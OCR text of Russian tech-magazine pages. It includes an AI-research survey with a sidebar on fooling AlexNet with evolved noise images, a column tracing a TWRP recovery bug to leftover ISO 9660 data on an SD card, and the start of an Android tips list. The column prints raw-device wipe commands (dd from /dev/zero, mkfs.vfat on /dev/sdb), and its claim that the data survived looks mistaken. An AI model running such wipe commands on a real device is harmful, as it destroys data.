Тот объем вычислений, на который двадцатью годами раньше не хватило бы ресурсов, теперь оказалось реально обработать, не прибегая к использованию огромных кластеров. Студенты Хинтона написали вариант алгоритма с поддержкой платформы CUDA и использовали для вычислений компьютер с парой видеокарт NVIDIA. Этого оказалось достаточно, чтобы получить рекордно хорошие результаты.

Сейчас Хинтон совмещает научную карьеру с работой в Google, туда же отправилась и часть его учеников; другие пошли в Microsoft и IBM. Именно этим компаниям и принадлежат самые впечатляющие из современных достижений в области ИИ.



**Джеффри Хинтон известен не только как один из первопроходцев «глубинного обучения», но еще и как праправнук Джорджа Буля, в честь которого двоичная логика называется булевой**

## NUMENTA

Нынешние достижения связаны именно с нейросетями, хотя многие исследователи уже хоронили эту концепцию как бесперспективную. Джефф Хокинс, основатель фирмы Palm и изобретатель Graffiti — одной из первых систем распознавания рукописного ввода, в своей книге «Об интеллекте» пишет, что нейросети, равно как и другие существующие подходы к искусственному интеллекту не работают. Вместо них он предлагает концепцию иерархической темпоральной памяти.

Иерархичность роднит модель Хокинса с устройством коры головного мозга, которая обладает множеством как плоских, так и межуровневых связей. Темпоральность означает восприятие происходящего вокруг как процессов, протяженных во времени. По мнению Хокинса, именно так работает наш мозг. К примеру, анализировать видео как последовательность кадров не имеет смысла — человек вместо этого непрерывно анализирует движение и прогнозирует положение объектов, хоть и не замечает этого. По мнению ученого, научить машину думать можно, только воспроизведя эти свойства в коде или, потенциально, в железе.

Хокинс не ограничился теорией и основал компанию Numenta, которая занимается фундаментальными исследованиями в области искусственного интеллекта. Иерархическая темпоральная модель легла в основу алгоритмов, которые уже применяются на практике. В Numenta создали аналитический движок Grok, который предназначен для предсказания нагрузки на серверы (доступен плагин к Amazon Web Services), построения моделей поведения пользователей и выявления аномалий в географических передвижениях. Число применений Grok постоянно растет, а значит, система успешна и потихоньку развивается.

## GOOGLE BRAIN

У Google есть хорошо известная главная миссия: «упорядочить и сделать доступной всю информацию в мире». Достичь ее без изобретения искусственного разума будет непросто — неудивительно, что большинство разработок компании так или иначе связаны с ИИ. С недавних пор в Google по-настоящему заинтересовались фундаментальными исследованиями в этой области, и первые результаты уже широко используются в хорошо известных нам продуктах. За этой инициативой стоит поистине звездная команда.

Помимо Хинтона, над проектом, изначально носившим название Google Brain, работают и другие знаменитости: доктор Питер Норвиг (автор учебни-

## WATSON


Вести о все новых достижениях IBM Watson слышны уже несколько лет. То «Ватсон» выигрывает у знатоков в игре Jeopardy (американский прообраз «Своей игры»), то придумывает кулинарные рецепты, то помогает с медицинскими диагнозами. Watson уже успешно применяется в коммерческих целях: он может проанализировать тысячи документов и отвечать на вопросы по их содержанию. «Ватсон» помогает выбирать гаджеты посетителям магазина Red Ant, дает советы путешественникам, которые пользуются сервисом WayBlazer, подсказывает нужную информацию врачам и экономистам.


Способность «Ватсона» разбирать запрос, заданный на естественном языке, и давать конкретный ответ, а не ранжированный список документов с ключевыми словами, поражает воображение. Но не стоит романтизировать: «Ватсон» — это не аналог человеческого мозга, а лишь набор узкоспециализированных программ. Одна из них — это нейросеть, она позволяет тренировать «Ватсона» правильно выбирать ответ из множества найденных вариантов.


«Ватсона» можно научить работать с самыми разнообразными архивами данных, однако лежащая в его основе цепочка парсеров и алгоритмов ранжирования никогда не станет универсальным ИИ. В IBM создали очень интересный и очень практичный инструмент, годящийся только для одной цели: извлекать из документов ответы на вопросы. Технологии «Ватсона» не подойдут для распознавания речи и визуальных образов, а слово «самообучение» здесь хоть и применимо, но в очень ограниченном определении. Зато в этих областях есть другие, не менее важные разработки.



**Изначально для работы Watson требовался кластер из 90 серверов Power 750. С тех пор его оптимизировали, и сейчас достаточно одной серверной стойки. Партнерам IBM он доступен в виде облачного сервиса — нужно лишь купить подписку и изучить API.**






**Google Brain оценивает случайные картинки из Flickr**

ка «Искусственный интеллект: современный подход», который лег в основу многих курсов по ИИ) и футуролог Рей Курцвейл. Сейчас Курцвейл известен своими многочисленными прогнозами о том, что машины уже в ближайшие десятилетия превзойдут по интеллекту людей, но провокационные статьи лишь часть его деятельности. Еще студентом он создал программу, которая сочиняла музыку, затем занимался разработкой первых синтезаторов речи, систем распознавания голоса и печатного текста.

Курцвейл даже не предполагал, что присоединится к Google. В 2012 году он встретился с Сергеем Брином, чтобы обсудить свою книгу «Как создать разум» (How to Create a Mind). Брин предложил Курцвейлу позицию в Google, чтобы тот помог воплотить на практике то, что описал в книге. Курцвейл оценил открывающиеся возможности и согласился.

Другим ценным приобретением для Google стала компания DeepMind. Ее основная цель — изучить, как работает мозг человека, и попытаться воплотить те же принципы в коде. Компания широко использует глубокие нейросети и опирается на последние исследования Хинтона. Разработчики из DeepMind, в частности, много экспериментировали с ИИ, который самостоятельно учился играть в различные игры — от шашек до Pong, Breakout и даже Quake. В DeepMind очень рады тому, что компания стала частью Google — это не только обогатило основателей и инвесторов, но и дало исследователям возможность пользоваться невиданными мощностями.

Проект Google Brain изначально принадлежал к лаборатории Google X, где сотрудники компании работают над смелыми экспериментами, которые могут не дать результатов в ближайшей перспективе. Одним из первых достижений Google Brain стал алгоритм, который с вероятностью около 80% мог отличить на случайно выбранных десяти тысячах видео с YouTube кошек, лица людей и прочие объекты.

Результаты были опубликованы в 2012 году и получили широкую огласку. С тех пор проект Brain покинул стены Google X и стал частью отдела, занимающегося разработкой поисковых алгоритмов. Там искусственный интеллект помогает выполнять самые разные прикладные задачи от выдачи рекламных рекомендаций до распознавания образов в Street View, речи — в Android и даже анализа ситуации на дороге во время движения по ней самоуправляемого автомобиля Google. И конечно, нейросети пригодились в поиске — куда без него.

Один из самых впечатляющих экспериментов Google в области глубоких нейросетей — это программа, дающая текстовые описания объектам на картинках (goo.gl/jVAYOm). При этом не используется ни библиотека заранее размеченных изображений, ни готовый набор описаний. Вместо этого исследователи применили две нейросети: одна анализирует картинки и создает их математические представления, другая изначально предназначалась для машинного



**INFO**

Поиск и перевод — лишь первые шаги для гугловского ИИ. В 2013 году Google году купила целый Boston Dynamics, так что у дизельных «бигдогов» есть шанс поумнеть и как минимум научиться давать лапу.


## КАК ОБДУРИТЬ МАШИНУ


Недавнее исследование ученых из Корнелльского университета и университета Вайоминга показало, насколько сильно иногда ошибаются глубокие нейросети и что их не так уж сложно перехитрить. Проверить на прочность системы Google пока не представляется возможным, так что для экспериментов выбрали нейросеть под названием AlexNet — она тоже отличается хорошими показателями.

В пару AlexNet создали алгоритм, который генерировал случайные картинки, а затем искажал их. Нейросеть оценивала каждую картинку, и если ей не удавалось обнаружить какой-нибудь образ, то изображение искажалось еще раз. Около тысячи повторений оказалось достаточно, чтобы AlexNet признала-таки в случайном наборе пикселей какой-нибудь знакомый предмет с уверенностью 99% и более. С одной стороны, этот пример показывает, насколько нейросети не похожи на человеческий мозг. С другой — люди тоже нередко улавливают знакомые образы в случайном шуме.



**Горилла**





**Королевский пингвин**

перевода с одного языка на другой и способна составлять предложения на естественном языке. Результат далек от совершенства, и в большинстве случаев человек справился бы с задачей значительно лучше. Но сам факт того, что машина без предварительного обучения смогла верно описать хотя бы часть картинок, — это уже чудо. Даже в тех случаях, когда алгоритм ошибается, видно, что он гадал в верном направлении. Подумаешь — спутал велосипед со скейтбордом, а легковую машину — с автобусом!

Следующим большим шагом могут стать исследования, связанные с «нейронными машинами Тьюринга» (Neural Turing Machine). Эту концепцию изобрели в DeepMind в 2012 году и продолжают развивать. Ее смысл сводится к тому, что нейросеть снабжена дополнительным объемом памяти, в которую она может записывать данные и считывать их подобно машине Тьюринга. Таким образом, сеть не только тренируется оценивать ввод, но и может запомнить свои предыдущие состояния — получается что-то вроде нашей кратковременной памяти. При этом в систему не заложен алгоритм, который говорил бы, что и как записывать и считывать. Он создается автоматически по мере тренировки сети. Пока что разработчики тестируют нейронные машины Тьюринга на примитивных задачах вроде копирования и сортировки данных, но кто знает, вдруг именно эта технология сделает возможным универсальный ИИ?


### «...ИЗ ПЕПЛА ЯДЕРНОГО ОГНЯ»

Сегодня компьютеры побеждают людей во все более сложных играх и потихоньку учатся ориентироваться в реальном мире. Кто знает, к чему прогресс в области ИИ приведет через пять-десять лет? Если так пойдет дальше, то людям придется уступать свои профессии компьютерам одну за другой, а там, глядишь, появятся и системы, равные человеку по мыслительным способностям или превосходящие его. Раньше такие рассуждения были уделом научной фантастики, но теперь их можно услышать со стороны людей, не склонных к пустым мечтаниям.

Рей Курцвейл уже давно предсказывает наступление технологической сингулярности — точки в истории развития человечества, после которой технический прогресс будет происходить с такой скоростью, что предсказать что-то становится невозможно (другими словами, машины будут изобретать сами себя, а что будут делать люди — неясно). К Курцвейлу теперь присоединяются и другие знаменитости. В начале прошлого года конец человечеству в его нынешней форме предрек Стивен Хокинг, а недавно оказалось, что схожих убеждений придерживаются Билл Гейтс и Илон Маск (Маск — сооснователь PayPal, ныне руководящий компаниями Tesla Motors и SpaceX). Оба имеют непосредственное отношение к развитию ИИ: Гейтс вернулся в Microsoft, чтобы курировать разработку «умных помощников», а Маск успел стать инвестором DeepMind.

## MICROSOFT И DEEP LEARNING

Google — не единственная компания, которая демонстрирует впечатляющие результаты в области глубоких нейросетей. Исследовательское подразделение Microsoft тоже преуспело в этом и продемонстрировало свои достижения еще в 2012 году. Тогда главный научный сотрудник Microsoft Research Рик Рашид выступил с докладом, в котором объявил, что компании удалось достичь тридцатипроцентного улучшения в распознавании речи за счет глубинного обучения. Наглядная демонстрация прилагалась: на экран за спиной Рашида выводился текст, который машина безошибочно записывала за ним на лету. Следом докладчик объявил, что сейчас компьютер будет переводить его слова на китайский и произносить его собственным голосом, — что и произошло. Сейчас функцию синхронного перевода речи встроили в Skype — если у тебя Windows 8.1 или выше, можешь попробовать получить доступ в «бету» по адресу skype.com/ru/translator-preview.




Теперь в Microsoft работают над усовершенствованием технологии — недавно было объявлено, что проект под названием Adam позволит ускорить работу нейросетей примерно в 50 раз. Это позволит не просто отличать на картинках собаку от кошки, но, к примеру, породу вельш-корги от пемброк-корги.

Достигается это при помощи трюка, который повышает эффективность параллельных вычислений. Обычно узким местом становится доступ к общей памяти, но если вычисления обладают коммутативностью, то последовательность обращений к памяти неважна. Другими словами, если процессоры занимаются сложением чисел, то нет разницы, в каком порядке они будут прибавлять и отнимать, — результаты в итоге будут теми же. Для нейросетей этого вполне достаточно, и минусом новой технологии считается только невозможность задействовать для вычислений GPU. Microsoft это, похоже, нисколько не смущает.

Другой интересной новостью стало возвращение в Microsoft Билла Гейтса — тот обещал уделять своей любимой компании треть рабочего времени. Гейтс, похоже, будет курировать именно проекты, связанные с ИИ. В недавнем разговоре с пользователями Reddit он сообщил, что в Microsoft он займется «умными помощниками» — системами, которые стараются угадать потребности пользователя и вовремя снабдить его нужной информацией. Гейтс обещает, что в течение пяти лет может появиться много новых интересных прикладных применений глубокого машинного обучения, включая значительно более разумных роботов.

Говорят, искусственный интеллект станет последним изобретением человечества — есть даже книга с таким названием. Неизвестно, когда это изобретение совершится и совершится ли, но бывает интересно представить, что уже вот-вот. Последние новости из мира ИИ очень этому способствуют.

Колонка Евгения Зобнина

# СКАЗ ОБ ОДНОЙ SD-КАРТЕ И ДВУХ RECOVERY

Довольно забавная история случилась со мной на днях. Одна из тех, что заставляют задуматься, не сходишь ли ты с ума, а затем дарят гордость за нахождение никому не известного и странного бага в софте. Казалось бы, все довольно просто и никаких подводных камней тут нет, но, начиная раскапывать проблему, понимаешь, что их тут тонны.



Евгений Зобнин
androidstreet.net

## ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

- **Recovery** — всем известная консоль восстановления, особенность которой в том, что фактически это Linux-дистрибутив в миниатюре, использующий как Linux-, так и Android-компоненты. Есть несколько разновидностей кастомных консолей восстановления (включая наиболее известные TWRP и CWM), и они отличаются как набором функций, так и реализацией.
- **ADB** — утилита (на самом деле протокол) для доступа к девайсу с компа. Позволяет выполнять сервисные задачи типа перезагрузки устройства или установки ПО. Одно из основных применений — получение доступа к консоли устройства, которая позволяет выполнять Linux-команды. Доступна не только в Android, но и в TWRP и CWM.
- **Fastboot** — утилита (протокол) для доступа к загрузчику устройства. Кроме всего прочего, позволяет устанавливать прошивки и даже загружать их без необходимости в установке.
- **/dev** — каталог, используемый в Linux-системах (в том числе Android) для хранения «файлов-устройств». Каждый из таких файлов олицетворяет один из железных компонентов смартфона/компа (а точнее, драйвер), в том числе внутреннюю память и карту памяти.
- **Монтирование** — процесс подключения файловой системы одного из разделов внутренней или внешней памяти (SD-карты) к указанному каталогу с целью получить доступ к содержимому раздела.

### ВМЕСТО ВВЕДЕНИЯ

Началось все с того, что, наигравшись с очередной кастомной прошивкой, я решил вернуть своего старичка на старый добрый CyanogenMod, для чего перезагрузился в recovery (последняя доступная для аппарата версия TWRP) и пошел восстанавливать бэкап. Я всегда делаю бэкап старой прошивки перед установкой новых, чтобы в случае чего вернуть все на место в неизменном виде. Бэкап я делаю через recovery (пункт меню «Бэкап») и в результате получаю на карте памяти полные снимки всех системных разделов, которые легко откатить с помощью обратной процедуры (пункт Restore).

В общем, перезагружаюсь, жму Restore и вижу, что ни бэкапов, ни карты памяти нет. Хм, странно. Иду в пункт Mount и пытаюсь смонтировать карту памяти вручную — результат тот же: карты памяти нет. Похоже, кто-то запорол таблицу разделов. Перезагружаюсь обратно в Android, карта на месте, ошибок нет... обратно в recovery — исчезла. Значит, баг в рекавери, думаю я и тупо загружаю CWM вместо TWRP. Проделать такое можно, не прошивая

сам recovery, а просто загрузив его из образа на компе:

```
$ sudo adb reboot bootloader
$ sudo fastboot boot cwm-image.img
```

CWM, как и следовало ожидать, все видит, все слышит, и карта памяти для него существует. Казалось бы, берем и восстанавливаем бэкап через него… но бэкап, конечно же, в формате TWRP (сам TWRP, как ни странно, предлагал по умолчанию формат CWM, но я его зачем-то изменил). В принципе, я не думаю, что возникли бы сложности в конвертации, но до истины докопаться хотелось, да и менять TWRP на CWM из-за карты памяти в планы не входило.

Подключаюсь к CWM по ADB и открываю шелл (sudo adb shell в Linux), смотрю, что говорит вывод "mount | grep sdcard", и получаю /dev/block/vold/179:65. Это и есть адрес нашей карты памяти, зная который можно смонтировать ее вручную хоть в CWM, хоть в TWRP, хоть в обычном Android. Возвращаюсь обратно в TWRP:

```
> reboot recovery
```

Пытаюсь смонтировать карту памяти (подключившись по ADB):

```
> mount /dev/block/vold/179:65 /sdcard
```

И тут же узнаю, что каталога /dev/block/vold вообще не существует. В целом это означает, что TWRP не использует демон vold, который в Android (и, как оказалось, в CWM) отвечает за автоматическое подключение файловых систем сменных накопителей, и полагается на собственные механизмы. И это плохо, потому что адреса карты памяти я опять не знаю, зато знаю, что он вполне может быть записан в /etc/fstab. Что ж, проверим:

```
> cat /etc/fstab | grep sdcard
/dev/block/mmcblk1p1 /sdcard iso9660 rw
```

И на карте памяти у нас такое… CD-диск, если сказать точнее — файловая система ISO 9660, традиционно используемая в компакт-дисках. Тут перед глазами начинают летать картинки. Некоторое время назад мне потребовалось срочно установить ArchLinux на свой нетбук. Флешки под рукой, к сожалению, не оказалось, но, к счастью, был кардридер, и я просто вытащил карту памяти из смартфона (на ней тогда не было ничего полезного), залил на нее установщик ArchLinux, заюзал для установки системы, а затем вставил обратно в смартфон и позволил Android самостоятельно форматнуть ее в файловой системе FAT32. Это делается так: «Настройки → Память → Очистить SD-карту».

## ГИБРИДНАЯ КАРТА

Теперь вся описанная выше проблема стала ясна как день. Дело в том, что ArchLinux распространяется в так называемых гибридных ISO-образах, которые можно записать хоть на диск, хоть на USB-флешку. После того как я залил образ на флешку, а затем вновь вернул ее в смартфон, Android действительно правильно ее отформатировал. Вот только файловую систему FAT32 он разместил начиная с 2048-го сектора (начиная с нуля), как и должны поступать современные средства форматирования дисков. В результате содержимое флешки стало выглядеть довольно забавно — файловая система ISO 9660 (точнее, кусок размером в мегабайт) и сразу за ней файловая система FAT32.

Судя по всему, используемый в Android и CWM vold смог разобраться в такой ситуации и правильно смонтировать FAT32, пропустив ISO 9660, а примитивная система монтирования TWRP после неудачной попытки монтирования ISO 9660 просто сдалась. Сдался, кстати говоря, и демон монтирования сменных накопителей devmon в моем настольном Linux. После подключения карты и выполнения команды mount я увидел такое:

```
$ mount | grep sdb
/dev/sdb on /run/media/j1m/↩
ARCH_201502 type iso9660
```

Что значит: да, на карте памяти ISO 9660. Но в данном случае до FAT32 можно было достучаться, просто смонтировав первый раздел на карте памяти (/dev/sdb1):

```
$ sudo mount /dev/sdb1 /mnt
```

И все встало на свои места. Полностью же избавиться от остатков ISO 9660 получилось, обнулив первые 2048 секторов и создав таблицу разделов с одним primary-разделом, начиная с 2048-го сектора:

```
$ sudo dd if=/dev/zero of=↩
/dev/sdb count=2048
$ sudo cfdisk /dev/sdb
$ sudo mkfs.vfat /dev/sdb
```

В результате раздел остался на месте (со всеми данными), а «компакт-диск» окончательно исчез.

## ВМЕСТО ВЫВОДОВ

Вот такой вот сверхредкий баг. Пока еще ни один разработчик не подумал бы сделать воркараунд на случай того, что первый байт флешки будет занимать файловая система ISO 9660, включающая в себя валидную таблицу разделов (она там нужна по причине «гибридной» натуры ISO-образа). Я не думаю, что этот баг будет принят разработчиками TWRP или Android, и не совсем уверен, что это баг, но, как бы там ни было, разработчики уведомлены о нем. ⌶


```
~ # volume
recovery filesystem table
=========================
  0 /system ext4 /dev/block/platform/msm_sdcc.1/by-name/system 0
  1 /data ext4 /dev/block/platform/msm_sdcc.1/by-name/userdata -16384
  2 /cache ext4 /dev/block/platform/msm_sdcc.1/by-name/cache 0
  3 /boot emmc /dev/block/platform/msm_sdcc.1/by-name/boot 0
  4 /recovery emmc /dev/block/platform/msm_sdcc.1/by-name/recovery 0
  5 /storage/sdcard0 auto /devices/msm_sdcc.2/mmc_host 0
  6 none swap /dev/block/zram0 0
  7 /tmp ramdisk ramdisk 0

~ # mount
rootfs on / type rootfs (rw)
tmpfs on /dev type tmpfs (rw,seclabel,nosuid,relatime,size=210636k,nr_inodes=52659,mode=755)
devpts on /dev/pts type devpts (rw,seclabel,relatime,mode=600)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,seclabel,relatime)
selinuxfs on /sys/fs/selinux type selinuxfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,seclabel,relatime,size=210636k,nr_inodes=52659)
tmpfs on /storage type tmpfs (rw,seclabel,relatime,size=210636k,nr_inodes=52659,mode=050,gid=1028)
tmpfs on /mnt/secure type tmpfs (rw,seclabel,relatime,size=210636k,nr_inodes=52659,mode=700)
tmpfs on /mnt/fuse type tmpfs (rw,seclabel,relatime,size=210636k,nr_inodes=52659,mode=775,gid=1000)
/dev/block/platform/msm_sdcc.1/by-name/cache on /cache type ext4 (rw,seclabel,relatime,data=ordered)
/dev/block/vold/179:65 on /storage/sdcard0 type vfat (rw,dirsync,nosuid,nodev,noexec,relatime,uid=1023
low_utime=0020,codepage=cp437,iocharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro)
~ # cat /etc/fstab
/dev/block/platform/msm_sdcc.1/by-name/cache /cache ext4 rw
/dev/block/platform/msm_sdcc.1/by-name/userdata /data ext4 rw
/dev/block/platform/msm_sdcc.1/by-name/system /system ext4 rw
~ #
```

↑ **ClockworkMod легко нашел FAT32-раздел и смонтировал его**

```
~ # volume
/sbin/sh: volume: not found
~ # mount
rootfs on / type rootfs (rw)
tmpfs on /dev type tmpfs (rw,seclabel,nosuid,relatime,mode=755)
devpts on /dev/pts type devpts (rw,seclabel,relatime,mode=600)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,seclabel,relatime)
selinuxfs on /sys/fs/selinux type selinuxfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,seclabel,relatime)
/dev/block/mmcblk0p15 on /cache type ext4 (rw,seclabel,relatime,data=ordered)
~ # cat /etc/fstab
/dev/block/mmcblk0p12 /system ext4 rw
/dev/block/mmcblk0p15 /cache ext4 rw
/dev/block/mmcblk0p13 /data ext4 rw
/dev/block/mmcblk1p1 /sdcard iso9660 rw
/dev/block/mmcblk1p2 /sd-ext vfat rw
~ # which vold
~ # mount /dev/block/mmcblk1
mmcblk1    mmcblk1p1  mmcblk1p2
~ # mount /dev/block/mmcblk1p2
~ # mount
rootfs on / type rootfs (rw)
tmpfs on /dev type tmpfs (rw,seclabel,nosuid,relatime,mode=755)
devpts on /dev/pts type devpts (rw,seclabel,relatime,mode=600)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,seclabel,relatime)
selinuxfs on /sys/fs/selinux type selinuxfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,seclabel,relatime)
/dev/block/mmcblk0p15 on /cache type ext4 (rw,seclabel,relatime,data=ordered)
/dev/block/mmcblk1p2 on /sd-ext type vfat (rw,relatime,fmask=0000,dmask=0000,allc
me=mixed,errors=remount-ro)
~ #
```

→ **TWRP без vold видит только ISO 9660**



Максим Полевой
maks.hatchet@yandex.ru

# TIPS'N'TRIKS ИЗ АРСЕНАЛА АНДРОИДОВОДА



## ХИТРОСТЕЙ ANDROID, О КОТОРЫХ ДОЛЖЕН ЗНАТЬ КАЖДЫЙ

За четыре года из маленького, но амбициозного проекта Android превратился в едва ли не самую сложную и напичканную функциональностью мобильную ОС современности. В Android есть поддержка огромного количества технологий и функций, многие из которых скрыты от пользователя или запрятаны там, куда даже не подумаешь заглянуть. Эта статья — сборник советов и трюков, которые могут быть применены к любому Android-аппарату без необходимости получать root.

danielbowing@flicker.com

### 01. ОТКЛЮЧИ АВТОМАТИЧЕСКОЕ СОЗДАНИЕ ИКОНОК НА РАБОЧЕМ СТОЛЕ

Я думаю, не меня одного раздражает, как ведет себя маркет при установке приложения. Он почему-то думает, что для любой мало-мальской софтины или очередной игры мне обязательно нужна иконка на рабочем столе, и успешно ее создает. А мне приходится ее удалять. А потом еще одну. И так каждый раз.

К счастью, такое поведение легко отключить — просто открываем настройки Google Play (на панели слева) и снимаем галочку с пункта «Добавлять значки». Там же можно отключить принудительный запрос пароля каждые 30 мин при покупке приложений, а также ненавистное автообновление приложений.

### 02. ОТКЛЮЧИ GOOGLE SEARCH И ДРУГОЙ БЕСПОЛЕЗНЫЙ СОФТ

Стандартная прошивка Android-смартфонов включает в себя огромное количество бесполезного софта, начиная от кучи приложений Google (ты знаешь, что Google требует от компаний-производителей включать в прошивку своих аппаратов чуть ли не весь разработанный ей софт?) и заканчивая всяким барахлом от производителя смартфона. Все это (или хотя бы большинство) можно отключить.

Переходим в «Настройки → Приложения → Все», тапаем по нужной софтине и нажимаем «Отключить» (конечно же, тебя предупредят, как это «опасно»). Кстати, при отключении поиска Google исчезнет и Google Now, а также строка поиска с рабочего стола (после перезагрузки), вместо которой останется пустая область.

### 03. ПЕРЕЗАГРУЗИСЬ В БЕЗОПАСНЫЙ РЕЖИМ

Мало кто знает, но в Android, как и во многих других ОС, есть так называемый Safe mode. Это режим, при котором операционка загружается с отключенными сторонними приложениями. Не слишком умело написанная малварь (та, что не прописывается в системный раздел) при этом отваливается, как и любой софт, мешающий нормальной работе системы. Safe mode можно использовать для обхода блокировщиков экрана, приложений, приводящих к зависанию смартфона, или, как вариант, для выявления того, кто на самом деле жрет батарею — очередное обновление прошивки или софт.

Включается режим довольно простым, но совсем не очевидным способом: зажатием кнопки питания с последующим удержанием пальца на пункте «Отключить питание». После перезагрузки виновника проблемы можно удалить через «Настройки → Приложения».

### 04. ИЗБАВЬСЯ ОТ НАВЯЗЧИВЫХ УВЕДОМЛЕНИЙ

«Строительство замка закончено!» — как же достали эти уведомления. Все кому не лень пытаются уведомить меня обо всех возможных и невозможных событиях: «Вася Джубга ответил вам в твиттере», «У вас 100500 новых сообщений», «Вы выиграли операцию по увеличению правой ноги». Смахиваешь одно уведомление, на его месте появляются три новых.

